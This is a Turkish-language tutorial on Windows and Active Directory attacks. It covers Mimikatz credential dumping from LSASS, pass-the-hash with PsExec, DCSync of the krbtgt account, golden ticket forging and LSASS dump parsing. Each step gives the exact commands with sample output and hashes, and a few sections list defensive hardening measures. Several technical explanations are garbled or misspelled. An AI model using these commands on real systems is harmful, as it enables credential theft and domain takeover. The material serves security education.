

Windows Saldırı Teknikleri

Öncelikle bir saldırı nasıl yapılır? Bu saldırılar nedir? Bu saldırılara karşı alınann önlemler(sıkılaştırmalar)nedir?

Sürekli Karşıımıza çıkabilecek Saldırıları

Windows Sistemlere Yönelik saldırı ,Tespit ve Savunma yöntemleri önem kazanmaya başladı.Günümüzde kurumların sistemlerinde Windows işletim sistemini tercih etmesi ve Active Directory teknolojisini kullanarak yönetiyor olması bunu konunun ne kadar önemli hale geldiğini göstermektedir.

Bahsedeceğim Saldırı çeşitleri

Mimikatz

DCSYNC Saldırıları

Pass the Hash

Golden Ticket

Silver Ticket

Kerberos

Powershell Saldırıları

1)Mimikatz

Windows sistemelerde Issas.exe prosesinde erişilmesi ve bu parolaları açık metin şeklinde ele geçirilmesini sağlayan bir araçtır.

Peki bu Issas.exe nedir diye bakarsak; Windows sistemlerde kullanıcı adı ve parolanızı girdiğinizde güvenlik politikasını ve bu politikayı uygulamaktan sorumlu olan exe devreye girer işte bu proses sürecidir.

Bu Mimikatz ile neler yapabiliriz diye baktığımızda öncelikle Mimikatz'in Atak vektörlerine bakmak daha doğrudur.

***Pass The Hash Saldırısı** → Windows sistemlerde sunucu veya istemciye yapılan saldırılardır.Bu saldırılar sonucunda ise parolalarımıza yapılan saldırı tekniğidir.

***Golden Ticket** → Domain Controllere DC e yapılan saldırı tekniğidir.Saldırı sonucunda erişimin gerçekleşmesinden sonra yapılan saldırıdır.Tüm kullanıcıların parolaları alınabilir tehlikelidir

***Silver Ticket-Kerberos** → Silver ticketta Golden ticket giibi bir geçiş bileti ancak Kerberos kimlik dentimi mekanizması kullanır Ticket denilen biletler üzerinden gerçekleşir ataklar.

***Pass the Ticket** → Aynı mantığa denk gelip Silver Ticket-Kerberos ataklarının birleşiminden oluşur.

Mimikatz İnternal Sızma testlerinde ve Recktim saldırılarında kullanılır.Temel olarak yaptığı iş passwordleri memmoryden açık olarak ele geçirmektir. Burda dikkat edilmesi gereken en önemli noktalardan bir tanesi Yüksek yetkiyle kullanılabilen kullanıcılar üzerinde çalıştırabiliriz.Yani yüksek

yetkide çalıştırdığınızda aşağıdaki gibi okumaya yetki verir Mimikatz.

- **privilege::debug**
- **sekurlsa::logon password**

```
PS C:\mimikatz> C:\mimikatz\x64\mimikatz.exe

.#####. mimikatz 2.1.1 (x64) built on Jun 18 2017 18:46:28
..## ^ ##. "A La Vie, A L'Amour"
## < > ## /" = "
'## v ##' Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
'#####' http://blog.gentilkiwi.com/mimikatz (oe.eo)
with 21 modules " = " /

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 36128278 (00000000:02274616)
Session           : RemoteInteractive from 6
User Name         : jeff
Domain            : JEFFLAB
Logon Server      : JEFFLAB-DC01
Logon Time        : 09/07/2017 21:06:43
SID               : S-1-5-21-2490182989-4136226752-3308112936-1103

msv :
[00000003] Primary
* Username : jeff
* Domain   : JEFFLAB
* NTLM     : d4dad8b9f8ccb87f6d6d02d7388157ea
* SHA1     : e4f5195ed2fcd0e67f46f09602cb5ca7acee6f90
[00010000] CredentialKeys
* NTLM     : d4dad8b9f8ccb87f6d6d02d7388157ea
* SHA1     : e4f5195ed2fcd0e67f46f09602cb5ca7acee6f90
```

Kullanıcı oturum açmak için kullanıcı adı ve parolasını giriyor. Gelen bilgiler üzerinden Isas prosesi aracılığıyla sem bilgileri veritabanına gönderilir. Gelen verilerle veritabanındaki bilgiler karşılaştırılır. Eğer kullanıcı adı veya parola isas parolasını hashli bir tutarak veritabanına kaydeder. Bizde Mimikatz'i kullanarak Isas.exe servisi üzerinden bir güvenlik açığı oluşturur hahleri ele geçirmiş oluruz.

2) Pass The Hash Saldırısı

Windows sistemlerde sunucu veya istemciye yapılan saldırı sonucunda parola veya LM/NTLM hashlerinin parola yerine geçirilen Hashler kullanılarak, kimlik doğrulama işlemleri yapılmasına “pass the hash” saldırı tekniği denir. Aslında bu işlem kimlik bilgi hırsızlığı olarak adlandırılabilir. Örnek üzerinden devam edelim Saldırgan sisteme bir şekilde sızmayı başarıyor. V ebu saldırı sonucunda ağda yerleştikten sonra parolaları ele geçirmek için birkaç yol var bunun en yaygın olanı isas.exe dosyasıdır. Bu çıktıda ise isas.exe den çıkan hashleri göstermektedir.

```
PS> .\mimikatz.exe "privilege::debug" "log passthehash.log" "sekurlsa::logonpasswords"

Authentication Id : 0 ; 302247 (00000000:00049ca7)
Session           : RemoteInteractive from 2
User Name         : deneme
Domain            : DOMAIN
Logon Server      : DC1
Logon Time        : 09/07/2020 10:31:19
SID               : S-1-5-21-3501040295 3816137123 30697657 1109

msv :
[00000003] Primary
* Username : deneme
* Domain   : DOMAIN
```

Saldırgan bu atakta kimlik doğrulaması yapmak için çalınan parola hashini kullanarak bir saldırı yapıyor. Bu örnekte bu cmd.exe yi başlatmak için kullanılan çalınan parola hashini kullanmak için

yapılan işlemler görülmekte .Saldırgan aslında edindiği yetkileri kullanarak PsExec adında bir araç kullanabilir.Bu araç ile Windows sistemlerde uzaktan kontrolü sağlayan bir araçtır.Sistem haklarıyla çalışabilir.

```
PS> .\mimikatz.exe "sekurlsa::pth /user:JoeD /domain:domain.com /ntlm:eed224b4784bb040aab50b8856fe9f02"
```

```
user      : deneme
domain    : domain.com
program   : cmd.exe
impers.    : no
NTLM      : eed224b4784bb040aab50b8856fe9f02
PID       : 11560
TID       : 10044
LSA Process is now R/W
LUID 0 ; 58143370 (00000000:0377328a)
\__msv1_0 - data copy @ 000001AE3DDE8A30 : OK
\__kerberos - data copy @ 000001AE3DECE9E8
```

```
PS> .\PSEXEC.exe \\server1 cmd.exe
```

```
PSEXEC v2.2 - Execute processes remotely
Copyright (C) -- www.sysinternals.com
```

```
Microsoft Windows [Version 10.0.17763.1282]
(c) 2018 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32>hostname
server1
```

Pass The Hash Saldırısından korunma Yöntemleri

Kullanıcı yetkileri denetlenmeli

Şirket çalışanlarınıza güvenlik konusunda farkındalık eğitimi vermelisiniz

SBM servisi kontrol edilmelidir


Kritik sistemlerde 2FA uygulanmalıdır.

Log kayıtları kontrol edilmelidir

Yüksek yetkili hesaplar son kullacıya bağlanılmamalıdır.

3)DCSYNC Saldırısı

DCSync saldırısı domain controller gibi davranması nedeniyle diğer domain controllerlardan kullanıcı adı ve parola bilgisini elde etmek için kullanılan bir saldırı tekniğidir.



Saldırı süreci → saldırı domain controller taklidi yapmak için yetkili gruplara dahil olan bir

kullanıcıya ihtiyaç duyar.Active Directory yapısında bulunan kullanıcıların parola bilgisini ele geçirmek için mimikatz aracılığı ile DCSynnc saldırısı gerçekleştirilmiş olur.
Burada kullanıcının yetkili gruplara dahil olup olmadığı kontrol edilmiştir

```
Administrator: Windows PowerShell
PS C:\mimikatz\x64> whoami
jefflab\michael
PS C:\mimikatz\x64> whoami /groups

GROUP INFORMATION
-----
Group Name                                     Type                SID                Attributes
-----
Everyone                                     Well-known group    S-1-1-0            Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators                     Alias               S-1-1-32-544       Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                             Alias               S-1-1-32-545       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\REMOTE INTERACTIVE LOGON      Well-known group    S-1-5-14           Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE                   Well-known group    S-1-5-4            Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group    S-1-5-11           Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group    S-1-5-15           Mandatory group, Enabled by default, Enabled group
LOCAL                                       Well-known group    S-1-2-0            Mandatory group, Enabled by default, Enabled group
JEFFLAB\ServerA                           Group               S-1-5-22-2490182989-4136226752-3308112936-2104 Mandatory group, Enabled by default, Enabled group
JEFFLAB\US-Administrators                  Group               S-1-5-22-2490182989-4136226752-3308112936-1131 Mandatory group, Enabled by default, Enabled group
JEFFLAB\Finance                           Group               S-1-5-22-2490182989-4136226752-3308112936-2105 Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity Well-known group    S-1-16-1           Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level      Label               S-1-16-12288
PS C:\mimikatz\x64>
```

Burada mimikatz üzerinden bir dcsync saldırısı gerçekleştirilmiştir.Eğer siz tek bir kullanıcının parola ve hash bilgilerini elde etmek istiyorsanız buradaki saldırı tekniğini kullanabilirsiniz.

```
mimikatz(commandline) # lsadump::dcsync /domain:rd.adsecurity.org /user:Administrator
[DC] 'rd.adsecurity.org' will be the domain
[DC] 'RDLABDC01.rd.adsecurity.org' will be the DC server
[DC] 'Administrator' will be the user account
Object RDN : Administrator
** SAM ACCOUNT **
SAM Username : Administrator
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00000200 ( NORMAL_ACCOUNT )
Account expiration :
Password last change : 9/7/2015 9:54:33 PM
Object Security ID : S-1-5-21-2578996962-4185879466-3696909401-500
Object Relative ID : 500
Credentials:
Hash NTLM: 96ae239ae1f8f186a205b6863a3c955f
ntlm- 0: 96ae239ae1f8f186a205b6863a3c955f
ntlm- 1: 5164b7a0fda365d56739954bbbc23835
ntlm- 2: 7c08d63a2f48f045971bc2236ed3f3ac
lm - 0: 6cfd3c1bcc30b3fcd716f710f46e49
lm - 1: d1726cc03fb143869304c6d3f30fdb8d
Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
Default Salt : RD.ADSECURITY.ORGAdministrator
Default Iterations : 4096
Credentials
aes256_hmac (4096) : 2394f3a0f5bc0b5779bfc610e5d845e78638desc142e3674af58a674b67e102b
aes128_hmac (4096) : f4d4892350fbc545f176d418afabf2b2
des_cbc_md5 (4096) : 5d8c9e46a4ad4acd
rc4_plain (4096) : 96ae239ae1f8f186a205b6863a3c955f
```

Hedef sistem üzerinde mimikatz çalıştırıldıktan sonra saldırıya devam edilmiş.kullanıcı hedef alınmış ve bu kullanıcıya yeni bir şifre üretilmeye çalışılmıştır.

```
PS> .\mimikatz.exe "privilege::debug" "sekurlsa::msv"
mimikatz # sekurlsa::msv

Authentication Id : 0 ; 4018372 (00000000:003d50c4)
Session           : RemoteInteractive from 2
User Name         : PrivUser1
Domain            : Domain
Logon Server       : DC1
Logon Time        : 15/07/2020 20:28:33
SID               : S-1-5-21-5840559-2756745051-1363507867-1105

msv :
[00000003] Primary
  Username : PrivUser1

PS> .\mimikatz.exe "lsadump::dcsync /user:DOMAIN\krbtgt"

[DC] 'domain.com' will be the domain
[DC] 'DC1.DOMAIN.com' will be the DC server
[DC] 'DOMAIN\krbtgt' will be the user account

Object RDN      : krbtgt

== SAM ACCOUNT ==

SAM Username    : krbtgt
User Principal Name : krbtgt@DOMAIN.COM
Account Type     : 30000000 ( USER_OBJECT )
```

Golden ticket saldırısı örneğidir.Parola hashine sahip olmuş kullanıcının ve Active directory üzerinde sınırsız erişim hakkı kazanılıyor.

```
PS> .\mimikatz.exe "kerberos::golden /domain:domain.com /sid:S-1-5-21-5840559-2756745051-1363507867 /krbtgt:1b8cee51fd49e55e8c9c9004a4acc159 /user:Administrator"

User       : Administrator
Domain     : domain.com (DOMAIN)
SID        : S-1-5-21-5840559-2756745051-1363507867
User Id    : 500
Groups Id  : *513 512 520 518 519
ServiceKey : 1b8cee51fd49e55e8c9c9004a4acc159 - rc4_hmac_nt
Lifetime   : 16/07/2020 13:53:58 ; 14/07/2030 13:53:58 ; 14/07/2030 13:53:58
Ticket     : ** Pass The Ticket **

PAC generated
```

4)NTDS.dit Saldırısı

NTDS.dit saldırısı Windows sunucu sistemlerinde default olarak active directory verilerinin depolandığı veri tabanı dosyasıdır.NTDS.dit dsysası içerisinde kimlik bilgileri gibi kritik verileri barındırır.Bu veriler saldırganların ele geçirmek istedikleri bilgiler olduğundan dolayı NTDS.dit önemlidir.


5)Golden Ticket Saldırısı

Kerberos:

Kerberos güvenli olmayan bir ağ üzerinde haberleşen kaynaklarının bilet mantığını kullanarak kendi kimliklerini tanıtarak iletişim kurmalarını sağlayan bir kimlik doğrulama protoklüdür.

KDC(Key Distribution Center)Kerberos kimlik doğrulamasıda kullanılan bir servistir.Authentication Service ve Ticket Granting Service olmak üzere iki bölümden oluşur.

TGT(Ticket Granting Ticket) Kerberos bileti veren servistir.Domain Logon işlemlerinde kullanılır.



Öncelikle bir client düşün bu bilgisayara kullanıcı adı ve şifresi ile giriş yapıyor. Kullanıcı adı ve şifre şifrelenerek Kdc kısmına gelirler. Burda birkaç işleme tabi tutulur. Authentication Service gelen bu kullanıcı adını kontrol eder (veritabanında olup olmadığını kontrol eder). Sonrasında KDC tarafından burda daha güvenli bir iletişim için ticket üretilmeye başlanıyor. ve sonrasında üretilen tgt şifreleerek client tarafına gönderiliyor. Clientte tgtler daha güvenli bir iletişim için tekrar KDC kısmına gönderiliyor. Döngü bu şekilde devam ediyor.

Golden Ticket saldırısı etki alanı denetleyicisine (DC) erişim sağlandıktan sonra gerçekleştirilebilen bir saldırdır. Saldırganların etki alanı denetleyicisinde KRBTGT (ve tüm kullanıcıların) parolalarının alınabileceği yetkiye sahip olunması kritik bir yönetim zafiyetidir.

Korunma Yöntemleri

KRBTGT şifresini düzenli olarak değiştirin

KRBTGT parola hashine erişebilecek hesap sayısını en aza indirin

Log kayıtları kontrol edilmelidir

Bal küpü nesneleri oluşturulmalıdır


6) LSASS Dump ile Parola Elde Edilmesi

Lsass prosesi Windows'ta kullanıcı kimlik doğrulamasını parola değişikliklerini ve güvenlik ilkelerinin uygulamasını yöneten süreçtir.




LSASS Dump saldırılarının temelinde admin veya yetkili biri olmadan sistem üzerinde lsas.exe dosyasını dump ederek bellekten parola bilgisini elde etme yöntemidir.

Öncelikle bağlantı sağladığımızı düşünelim hedef sistem üzerinde görev yöneticisini çalıştırıp lsas.exe dosyasını sağ tıklayıp create dump file diyerek dışa aktarabiliriz



Lsass.dump dosyasını dışarı aktarmış oluruz.Oluşturulan dosya saldırgan dosyasında mimikatz dosyasına kopyalanır.Aynı işlemi mimikatz üzerinden gerçekleştireceğiz.



Mimikatzı çalıştırıyoruz.Bu komut ile dump ettiğimiz dosyayı mimikatz'e import etmiş oluyoruz.Bilekte kullanıcı adı ve parola bilgilerini elde etmiş oluyoruz.Görselde Test kullanıcısının

parola bilgileri elde edilmiştir. Bu parolalarla Brute force uygulayıp hashleri kırabiliriz.

```
C:\Users\test\Desktop\katz\minikatz_trunk\x64>minikatz.exe

.#####.  minikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY "gentilkiwi" ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/minikatz
'## v ##'   Vincent LE TOUX          ( vincent.letoux@gmail.com )
'#####'   > https://pingcastle.com / https://mysmartlogon.com ***/

minikatz # sekurlsa::minidump lsass.DMP
Switch to MINIDUMP : 'lsass.DMP'

minikatz # log lsass.txt
Using 'lsass.txt' for logfile : OK

minikatz # sekurlsa::logonPasswords
Opening : 'lsass.DMP' file for minidump...

Authentication Id : 0 ; 204847 (00000000:0003202f)
Session           : Interactive from 1
User Name         : test
Domain            : DESKTOP-3334N46
Logon Server       : DESKTOP-3334N46
Logon Time        : 7/22/2021 9:49:47 AM
SID               : S-1-5-21-114072906-1243854157-2166989921-1000

msv :
[00000003] Primary
* Username : test
* Domain   : DESKTOP-3334N46
* NTLM     : 31d6cfe0d16ae931b73c59d7e0c089c0
* SHA1     : da39a3ee5e6b4b0d3255bfef95601890afd80709

tspkg :
```